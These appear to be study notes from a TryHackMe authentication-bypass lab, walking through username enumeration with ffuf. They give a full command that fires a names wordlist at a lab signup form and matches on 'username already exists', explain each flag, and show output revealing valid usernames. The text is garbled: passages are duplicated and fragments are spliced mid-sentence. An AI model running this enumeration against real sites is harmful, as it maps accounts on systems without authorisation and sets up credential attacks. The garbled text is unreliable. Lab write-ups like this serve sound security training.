

Authentication Bypass

Username Enumeration

- **ffuf tool**
- uses a list of commonly used usernames to check against for any matches.
- Downloaded from https://github.com/ffuf/ffuf.
- 


  ```
  user@tryhackme$ ffuf -w
  /usr/share/wordlists/SecLists/Usernames/Names/names.txt -X POST -d
  "username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type:
  application/x-www-form-urlencoded" -u
  http://10.10.204.82/customers/signup -mr "username already exists"
  ```
- In the `-w` ithub.com/ffuf/ffuf argument selects the file's location on the computer that contains the list of usernames that we're going to check exists. The `-X` argument specifies the request method, this will be a GET request by default, but it is a POST request in our example. The `-d` argument specifies the data that we are going to send. In our example, we have the fields username, email, password and cpassword. We've set the value of the username to **FUZZ**. In the ffuf tool, the FUZZ keyword signifies where the contents from our wordlist will be inserted in the request. The `-H` argument is used for adding additional headers to the request. In this instance, we're setting the `Content-Type` to the webserver knows we are sending form data. The `-u` argument specifies the URL we are making the request to, and finally, the `-mr` argument is the text on the page we are looking for to validate we've found a valid username.
- Downloaded from https://github.com/ffuf/ffuf.
- **ffuf too** list of commonly used usernames to check against for any matches.

- 

  Username enumeration with ffuf

  ```
  user@tryhackme$ ffuf -w
  /usr/share/wordlists/SecLists/Usernames/Names/names.txt -X POST -d
  "username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type:
  application/x-www-form-urlencoded" -u
  http://10.10.204.82/customers/signup -mr "username already exists"
  ```

- In the above example, the `-w` argument selects the file's location on the computer that contains the list of usernames that we're going to check exists. The `-X` argument specifies the request method, this will be a GET request by default, but it is a POST request in our example. The `-d` argument specifies the data that we are going to send. In our example, we have the fields username, email, password and cpassword. We've set the value of the username to **FUZZ**. In the ffuf tool, the FUZZ keyword signifies where the contents from our wordlist will be inserted in the request. The `-H` argument is used for adding additional headers to the request. In this instance, we're setting the `Content-Type` to the webserver knows we are sending form data. The `-u` argument specifies the URL we are making the request to, and finally, the `-mr` argument is the text on the page we are looking for to validate we've found a valid username.

- 

  root@ip-10-10-243-81: ~

  ```
  :: Progress: [7179/10164] :: Job [1/1] :: 1460 req/sec :: Duration: [0:00:05]
  :: Progress: [7354/10164] :: Job [1/1] :: 1396 req/sec :: Duration: [0:00:05]
  :: Progress: [7527/10164] :: Job [1/1] :: 1327 req/sec :: Duration: [0:00:05]
  :: Progress: [7699/10164] :: Job [1/1] :: 1395 req/sec :: Duration: [0:00:05]
  :: Progress: [7878/10164] :: Job [1/1] :: 1483 req/sec :: Duration: [0:00:05]
  :: Progress: [8058/10164] :: Job [1/1] :: 1469 req/sec :: Duration: [0:00:05]
  robert                  [Status: 200, Size: 3720, Words: 992, Lines: 77]
  :: Progress: [8153/10164] :: Job [1/1] :: 1477 req/sec :: Duration: [0:00:05]
  :: Progress: [8239/10164] :: Job [1/1] :: 1525 req/sec :: Duration: [0:00:05]
  :: Progress: [8417/10164] :: Job [1/1] :: 1422 req/sec :: Duration: [0:00:05]
  :: Progress: [8592/10164] :: Job [1/1] :: 1389 req/sec :: Duration: [0:00:06]
  :: Progress: [8779/10164] :: Job [1/1] :: 1431 req/sec :: Duration: [0:00:06]
  simon                   [Status: 200, Size: 3720, Words: 992, Lines: 77]
  :: Progress: [8843/10164] :: Job [1/1] :: 1497 req/sec :: Duration: [0:00:06]
  :: Progress: [8960/10164] :: Job [1/1] :: 1479 req/sec :: Duration: [0:00:06]
  steve                   [Status: 200, Size: 3720, Words: 992, Lines: 77]
  :: Progress: [8988/10164] :: Job [1/1] :: 1479 req/sec :: Duration: [0:00:06]
  :: Progress: [9133/10164] :: Job [1/1] :: 1384 req/sec :: Duration: [0:00:06]
  :: Progress: [9313/10164] :: Job [1/1] :: 1466 req/sec :: Duration: [0:00:06]
  :: Progress: [9492/10164] :: Job [1/1] :: 1493 req/sec :: Duration: [0:00:06]
  :: Progress: [9677/10164] :: Job [1/1] :: 1417 req/sec :: Duration: [0:00:06]
  :: Progress: [9857/10164] :: Job [1/1] :: 1440 req/sec :: Duration: [0:00:06]
  :: Progress: [10042/10164] :: Job [1/1] :: 1539 req/sec :: Duration: [0:00:07]
  ```